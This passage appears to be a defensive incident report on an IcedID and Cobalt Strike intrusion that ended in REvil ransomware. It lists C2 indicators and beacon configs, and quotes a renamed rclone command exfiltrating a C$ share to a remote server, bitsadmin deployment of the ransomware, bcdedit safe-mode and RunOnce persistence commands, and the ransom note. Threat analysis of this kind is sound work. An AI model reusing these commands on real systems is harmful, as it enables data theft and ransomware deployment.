CommandLine: svchost.exe  --config svchost.conf --progress --no-check-certificate copy "\\     \C$\[redacted]" ftp1:/                  /C/[redacted]
```

Command and Control

IcedID:

cikawemoret34.space
206.189.10.247:80

nomovee.website
161.35.109.168:443
JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ec74a5c51106f0419184d0dd08fb05bc

```
Certificate:[e0:fc:e5:eb:fd:e7:da:0b:93:ac:dc:df:0d:e8:56:cc:7b:f2:58:43 ]
 Not Before: 2021/03/11 02:06:51
 Not After: 2022/03/11 02:06:51
 Issuer Org: Internet Widgits Pty Ltd
 Subject Common: localhost
 Subject Org: Internet Widgits Pty Ltd
 Public Algorithm: rsaEncryption
```

Cobalt Strike:

45.86.163.78:443
cloudmetric.online
JA3:a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767

```
Certificate:[b9:2c:48:71:1a:ba:eb:99:15:c4:0b:b0:31:ce:14:8e:a9:30:ac:d3 ]
 Not Before: 2021/02/27 06:45:42
 Not After: 2021/05/28 07:45:42
 Issuer Org: Let's Encrypt
 Subject Common: cloudmetric.online [cloudmetric.online]
 Public Algorithm: rsaEncryption
```

Cobalt Config:

```
{
"x64": {
"config": {
"HTTP Method Path 2": "/jquery-3.2.2.full.js",
"Beacon Type": "0 (HTTP)",
"Method 2": "POST",
"Polling": 48963,
"Jitter": 24,
"Spawn To x64": "%windir%\\sysnative\\WUAUCLT.exe",
"Spawn To x86": "%windir%\\syswow64\\WUAUCLT.exe",
"Method 1": "GET",
"C2 Server": "cloudmetric.online,/jquery-3.2.2.min.js,45.86.163.78,/jquery-
3.2.2.min.js",
"Port": 80
},
"sha256": "8d44894c09a2e30b40927f8951e01708d0a600813387c3c0872bcd6cb10a3e8c",
"sha1": "deab6be62e9c9793f9874bbdec9ff0a3acb82ad8",
"md5": "28ceee1f8f529a80bd0ff5e52240e404",
"time": 1615840900656.6
},
"x86": {
"config": {
"HTTP Method Path 2": "/jquery-3.2.2.full.js",
"Beacon Type": "0 (HTTP)",
"Method 2": "POST",
"Polling": 48963,
"Jitter": 24,
"Spawn To x64": "%windir%\\sysnative\\WUAUCLT.exe",
"Spawn To x86": "%windir%\\syswow64\\WUAUCLT.exe",
"Method 1": "GET",
"C2 Server": "cloudmetric.online,/jquery-3.2.2.min.js,45.86.163.78,/jquery-
3.2.2.min.js",
"Port": 80
},
"sha256": "11af3609884ad674a1c86f42ec27719094e935d357d73e574b75c787a0e8c0f1",
"sha1": "a30de5ca8a107fd69c8885a975224ea8ff261002",
"md5": "bbc6592c67d233640a9ca0d0d915003c",
"time": 1615840895189
}
}
```

195.189.99.74
smalleststores.com
JA3: 72a589da586844d7f0818ce684948eea
JA3s: ae4edc6faf64d08308082ad26be60767

Certificate: [14:f4:79:e3:fd:98:21:60:68:fd:1c:0a:e6:c6:f9:71:f4:ac:f9:df]
Not Before: 2021/03/11 11:02:43
Not After: 2021/06/09 12:02:43
Issuer Org: Let's Encrypt
Subject Common: smalleststores.com [smalleststores.com]
Public Algorithm: rsaEncryption


Cobalt Config:

```
{
"x86": {
"config": {
"Method 1": "GET",
"Method 2": "GET",
"Spawn To x86": "%windir%\\syswow64\\mstsc.exe",
"C2 Server": "smalleststores.com,/owa/,195.189.99.74,/owa/",
"Beacon Type": "8 (HTTPS)",
"Polling": 59713,
"Jitter": 41,
"Port": 443,
"Spawn To x64": "%windir%\\system32\\calc.exe",
"HTTP Method Path 2": "/OWA/"
},
"md5": "88365eb3d504f570f22d76f777ab2caf",
"sha256": "4b25f708c506e0cc747344ee79ecda48d51f6c25c9cb45ceb420575458f56720",
"sha1": "f42f2eea6cf88d30cfd6207182528be6ae2e504f",
"time": 1615846680369.8
},
"x64": {
"config": {
"Method 1": "GET",
"Method 2": "GET",
"Spawn To x86": "%windir%\\syswow64\\mstsc.exe",
"C2 Server": "smalleststores.com,/owa/,195.189.99.74,/owa/",
"Beacon Type": "8 (HTTPS)",
"Polling": 59713,
"Jitter": 41,
"Port": 443,
"Spawn To x64": "%windir%\\system32\\calc.exe",
"HTTP Method Path 2": "/OWA/"
},
"md5": "27ca24a7f6d02539235d46e689e6e4ac",
"sha256": "e35c31ba3e10f59ae7ea9154e2c0f6f832fcff22b959f65b607d6ba0879ab641",
"sha1": "6885d84c1843c41ff8197d7ab0c8e42e20a7ecaa",
"time": 1615846684589
}
}
```


Exfiltration

Data that was collected from the domain was exfiltrated to a remote server at:

```
45.147.160.5:443
```



```
Image: C:\Windows\svchost.exe
FileVersion: 1.53.2
Description: Rsync for cloud storage
Product: Rclone
Company: https://rclone.org
OriginalFileName: rclone.exe
CommandLine: svchost.exe  --config svchost.conf --progress --no-check-certificate copy "\\     \C$\[redacted]" ftp1:/                /C/[redacted]
```



rundll32.exe
cmd.exe
svchost.exe

Process name	svchost.exe
Execution time	[redacted]
Path	c:\windows\svchost.exe
Integrity level	System
Access privileges (UAC)	Standard
Process ID	2364
Command line	svchost.exe --config svchost.conf --progress --no-check-certificate copy "\\[redacted]\C$\[redacted]" ftp1:/[redacted]/C/[redacted]
File name	svchost.exe
Full path	c:\windows\svchost.exe
SHA1	fcfcf1e45e8d5cdca0450b8dc90754b68e8e
SHA256	538078ab6d80d7cf889af3e08f62c4e83358
Signer	Unknown

successfully established connection with

45.147.160.5:443

IP address	45.147.160.5
Port	443
Protocol	Tcp

Impact


For the final actions, the threat actors dropped a ransomware executable on the domain controller in C:\Windows and then used BITSAdmin to deploy the executable to remote systems.

```
C:\Windows\system32\bitsadmin.exe /transfer debjob /download /priority normal
\\DOMIANCONTROLLER\c$\windows\DOMAINNAME.exe C:\Windows\DOMAINNAME.exe
```

The -smode flag was used with the ransomware executable to set the system to reboot into Safe Mode with Networking as noted by Malwarehunterteam.

> Not remember seeing these before in REvil ransomware samples.
> 🤔
> So basically the actors using REvil now can use it to reboot target machines into safe mode with networking…@demonslay335 @VK_Intel pic.twitter.com/dLk4EirNFO
>
> — MalwareHunterTeam (@malwrhunterteam) March 18, 2021

See below for -smode execution:



Sodinokibi (aka REvil) smode Execution

bitsadmin.exe /transfer debjob /download /priority normal \\DomainController\c$\windows\DomainName.exe C:\Windows\DomainName.exe

C:\Windows\DomainName.exe -smode

System auto reboots into Safe Mode with Networking within seconds of execution

bcdedit /set {current} safeboot network

Key: HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\RunOnce

Value name: *AstraZeneca


Value data: C:\windows\DomainName.exe

Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

Value name: *franceisshit

Value data: bcdedit /deletevalue {current} safeboot

The *franceisshit key was used to boot the machine out of Safe Mode upon restarting the machine.



```
details       bcdedit /deletevalue {current} safeboot

eventType     SetValue

image         C:\\Windows\\[redacted].exe

processGuid   {b093c253-dfa5-604f-3c07-000000001000}

processId     6512

ruleName      technique_id=T1547.001,technique_name=Registry Run Keys / Start Folder

targetObject  HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\*franceisshit
```


The systems rebooted into Safe Mode with Networking after running this smode command and were left at a login screen. About 10-20 seconds after logging in, all user files were encrypted and a ransom note was placed in numerous locations including the Desktop.

Services were not able to be started, which led to collection issues, as normal agents did not start. This also included the startup of EDR and management agents.

We've seen at least one tweet about smode setting auto login keys, but we did not see that in our case and were not able to recreate that situation.

> 🆕 #REvil v2.05
>
> -smode switch configures OS to boot into safe mode w/ networking via:
>
> (pre-Vista) bootcfg /raw /a /safeboot:network /id 1
> or
> (Vista+) bcdedit /set {current} safeboot network
>
> configures auto-lognn via WinLogon 🔑 w/ 'DTrump4ever' password
>
> — R3MRUM (@R3MRUM) March 26, 2021

After rebooting out of Safe Mode, you are left with the following desktop:



All of your files are encrypted!


Find [redacted]-readme.txt and follow instuctions

```
---=== Welcome. Again. ===---

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension [redacted].
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

=========Attention!!!=========
Also your private data was downloaded. We will publish it in case you will not get in touch with us asap.
==============================

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobo
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private ke

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http:/[redacted]29

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http:/[redacted]929

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:
```

[redacted]


On certain systems, like the domain controllers, the threat actors chose to not use the Safe Mode option, and instead they used a dll executed by rundll32 to encrypt the system with no reboot, allowing the threat actors to maintain access while the ransomware was encrypting files.

```
C:\Windows\system32\rundll32.exe" C:\Windows\DomainName.dll,DllRegisterServer
```



```
commandLine        \"C:\\Windows\\system32\\rundll32.exe\" C:\\Windows\\[redacted].dll,DllRegisterServer

company            Microsoft Corporation

currentDirectory   C:\\Users\\[redacted]\\

description        Windows host process (Rundll32)

fileVersion        [redacted]

hashes             SHA1=F3BA3415DD068A8871F285570BEA2E29874CBFF1,MD5=C73BA51880F5A7FB20C84185A23212EF,SHA2
                   96A

image              C:\\Windows\\System32\\rundll32.exe

integrityLevel     High

logonGuid          {4ea529df-c91f-604f-3cb4-a70e00000000}

logonId            0xea7b43c

originalFileName   RUNDLL32.EXE

parentCommandLine  \"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\"

parentImage        C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
```

The threat actors asked for 200k in Monero. They were talked down 20-30% and could have been talked down more. Here’s a few screenshots from the website.



Your network has been infected!

Your documents, photos, databases and other important files **encrypted**

To decrypt your files you need to buy our special software - **General-Decryptor**

Follow the instructions below. But remember that you do not have much time

General-Decryptor price

the price is for all PCs of your infected network

